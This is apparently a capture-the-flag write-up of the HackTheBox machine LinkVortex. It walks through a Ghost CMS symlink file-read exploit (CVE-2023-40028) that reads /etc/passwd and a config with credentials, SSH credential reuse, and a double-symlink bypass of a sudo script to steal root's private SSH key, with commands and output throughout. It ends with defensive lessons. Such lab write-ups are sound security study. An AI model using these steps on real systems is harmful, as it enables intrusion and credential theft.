
Dashboard · BitByBit Hardware
Recent posts:  The Power Supply · The CMOS · The Video Graphics Array
               The Random Access Memory · The Motherboard
Members: 0
File reads: CVE-2023-40028
A valid session changes the range of available vulnerabilities: we are no longer after an authentication bypass, we are after what an authenticated user can do that they should not. And Ghost 5.58 carries CVE-2023-40028.
There is a public proof of concept, and its own README sums the vulnerability up in one sentence.

0xyassine / CVE-2023-40028   (Public)
  CVE-2023-40028.sh   first commit
  README.md           Update README.md

CVE-2023-40028 Proof of Concept
This repository contains a proof of concept (POC) for CVE-2023-40028, demonstrating a vulnerability
in the Ghost content management system where authenticated users can upload symlinks, leading to
arbitrary file read vulnerabilities.
The idea is simple and elegant: Ghost lets you import content in a .zip, and a .zip can contain symbolic links. If we put a link pointing at /etc/passwd inside the archive, Ghost unpacks it as-is and, when we ask for that "file" back, serves the target's contents. It is an arbitrary file read (LFI) using the credentials we already have.
The exploit
git clone https://github.com/0xyassine/CVE-2023-40028.git
Cloning into 'CVE-2023-40028' ...
remote: Enumerating objects: 7, done.
remote: Total 7 (delta 1), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.
Before running it, read it. It is a shell script with a header documenting the scope and, more importantly, one variable to adjust: the target Ghost URL ships with the author's own lab value.
nano CVE-2023-40028.sh
#!/bin/bash
# Exploit Title: Ghost Arbitrary File Read
# Date: 10-03-2024
# Exploit Author: Mohammad Yassine
# Vendor Homepage: https://ghost.org/
# Version: BEFORE [ 5.59.1 ]
# Tested on: [ debian 11 bullseye ghost docker image ]
# CVE : CVE-2023-40028

#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb'
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH="`dirname $0`/exploit"
PAYLOAD_ZIP_NAME=exploit.zip
The header confirms two things we already knew by another route: it affects versions before 5.59.1 (ours is 5.58) and the author tested it against a Ghost Docker image, just like the Dockerfile.ghost we saw in the repository.
Reading files
The script opens an interactive console asking for paths. The first attempt with five ../ falls short and Ghost returns its error page; with six, /etc/passwd comes out.
./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> ../../../../../etc/passwd
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Error</title></head>
<body><pre>Not Found</pre></body>
</html>

file> ../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<SNIP>
node:x:1000:1000::/home/node:/bin/bash
file>
That /etc/passwd has a very telling absence: bob is nowhere in it, but there is a node user with UID 1000. We are not reading the machine's filesystem, we are reading inside the container where Ghost runs, consistent with the Dockerfile.ghost from the repository. That bounds what we can reach, and it also tells us where to look: the config the Dockerfile was copying.
Adjusting the depth (inside the container the root is much closer) we reach Ghost's configuration file, which stores the mail server's credentials.
file> ../../../config.production.json
{
  "url": "http://localhost:2368",
  "server": { "port": 2368, "host": "::" },
  "spam": {
    "user_login": { "minWait": 1, "maxWait": 604800000, "freeRetries": 5000 }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
Along the way you can see the spam.user_login block, which is exactly the attempt limiter that derailed hydra. But what we came for is in mail.options.auth: bob@linkvortex.htb : fibber-talented-worth.
Shell as bob
A password stored for SMTP need not work anywhere else, but credential reuse is common enough that you always try. And here it opens SSH:
ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Dec 29 22:34:25 2024 from 10.10.15.39
bob@linkvortex:~$ cat user.txt
06a7c44540a12408586f6687938b6071
We are in as bob, this time on the host machine and not in the container.
Shell as root
sudo -l: cleaning symbolic links
The first thing on landing in a shell is to get your bearings: who we are, where we are and what extra we can do.
hostname -I
whoami
uname -r
id
sudo -l
bob@linkvortex:~$ hostname -I
10.10.11.47 172.17.0.1 172.20.0.1
bob@linkvortex:~$ whoami
bob
bob@linkvortex:~$ uname -r
6.5.0-27-generic
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=..., use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
The 172.17.0.1 and 172.20.0.1 addresses are the gateways of two Docker networks: they confirm from the inside what we inferred from the exploit's /etc/passwd. bob belongs to no interesting group.
And there is the vector. Two details in sudo -l matter as much as the script itself. First, env_keep+=CHECK_CONTENT: by default sudo scrubs the environment (env_reset), but that directive makes an exception and lets that specific variable through. Someone bothering to preserve a variable is a sign the script uses it. Second, the *.png wildcard: we can pass whatever path we want as long as it ends in .png.
The script and its crack
cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
Read in full, the script is easy to follow. It takes a file, demands it end in .png, checks it is a symbolic link and looks at its target with readlink. If that target contains the strings etc or root, it decides someone is trying to read critical files and deletes the link. Otherwise it moves it to /var/quarantined and, only if CHECK_CONTENT is true, prints its contents with cat. Since the variable is initialised to false only when it arrives empty, and sudo preserves it through env_keep, whoever invokes the script decides its value. That is, us.
That leaves the filter. And here is the crack: readlink does not resolve the full chain, it returns only the first hop. With two chained links the check sees an innocent target while the final cat, which does resolve the whole chain because the filesystem itself does it, ends up opening the forbidden file.
Setting up the double symbolic link also requires the intermediate hop not to carry .png, since the script demands that extension only on the argument:
pwn.txt→/root/root.txt(the link we actually care about).pwn.png→pwn.txt(the one we pass: it ends in.pngand its target,/home/bob/pwn.txt, contains neitheretcnorroot).
ln -s /root/root.txt /home/bob/pwn.txt
ln -s /home/bob/pwn.txt /home/bob/pwn.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/pwn.png
Link found [ /home/bob/pwn.png ] , moving it to quarantine
Content:
208088e89eaac9d6badfe8e42e82b61f
The script's own message (Link found ... moving it to quarantine instead of Trying to read critical files) certifies the filter swallowed the trick.
From reading the flag to being root
Reading root.txt closes the box on HackTheBox, but it does not give a shell. The same technique aimed at root's private SSH key does. The tail -n +3 trims the two lines the script prints before the content (Link found ... and Content:), which would otherwise corrupt the key.
ln -s /root/.ssh/id_rsa /home/bob/pwn.txt
ln -s /home/bob/pwn.txt /home/bob/pwn.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/pwn.png | tail -n +3 > id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAyaWiVDPHnrbHxTYPZjM1YdRSFEQpisIvJmnzPXBM+nEFY0kSGdzZ
<SNIP>
-----END OPENSSH PRIVATE KEY-----
With the key in hand, we connect over SSH to the machine itself. We do not even need to move it off: root@localhost from bob's session works fine.
ssh -i id_rsa root@localhost
bob@linkvortex:~$ ssh -i id_rsa root@localhost
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)
Last login: Tue Dec 31 00:59:54 2024 from 127.0.0.1
root@linkvortex:~# ls
root.txt
root@linkvortex:~# cat root.txt
208088e89eaac9d6badfe8e42e82b61f
Full shell as root. Box compromised.
Attack chain
web :80 (Ghost 5.58)  →  vhost fuzz  →  dev.linkvortex.htb  →  exposed /.git
   │  wget -r .git  →  git diff --staged  →  OctopiFociPilfer45
   ▼
/ghost login (test@example.com ✗ → admin@linkvortex.htb ✓)
   │
   ▼
CVE-2023-40028 (symlink file read inside the container)
   │  config.production.json  →  bob:fibber-talented-worth
   ▼
ssh bob  →  sudo clean_symlink.sh *.png + env_keep CHECK_CONTENT
   │  pwn.png → pwn.txt → /root/.ssh/id_rsa   (readlink only sees the first hop)
   ▼
ssh -i id_rsa root@localhost  →  root
Lessons learned
- An accessible
/.gitis the source code and its full history. The development subdomain leaked the repository, and a commit kept a real password in a test file. Never serve.gitfrom the web nor commit secrets: if they made it into the history, rotate them. - A brute-force hit has to be verified by hand.
hydraflagged the first tenrockyou.txtpasswords as valid because the rate limiter's429did not contain the error string it was looking for. Ten hits in a row are never ten hits. - Differentiated error messages enumerate accounts. "There is no user with that email address" told us the email was at fault, not the password, and out of that came
admin@linkvortex.htb. A well-built panel returns the same message in both cases. - Beware versions carrying known CVEs. Ghost 5.58 allowed arbitrary file reads to any authenticated user. The container limited the damage (we read inside the image, not the host) but did not prevent it: the config copied inside carried credentials that did work outside.
- Validate the link, not just its first hop. The
sudoscript checked the direct target withreadlink; a second link bypassed the filter. Resolve the real path (readlink -f) before deciding, and distrust environment variables preserved withenv_keep.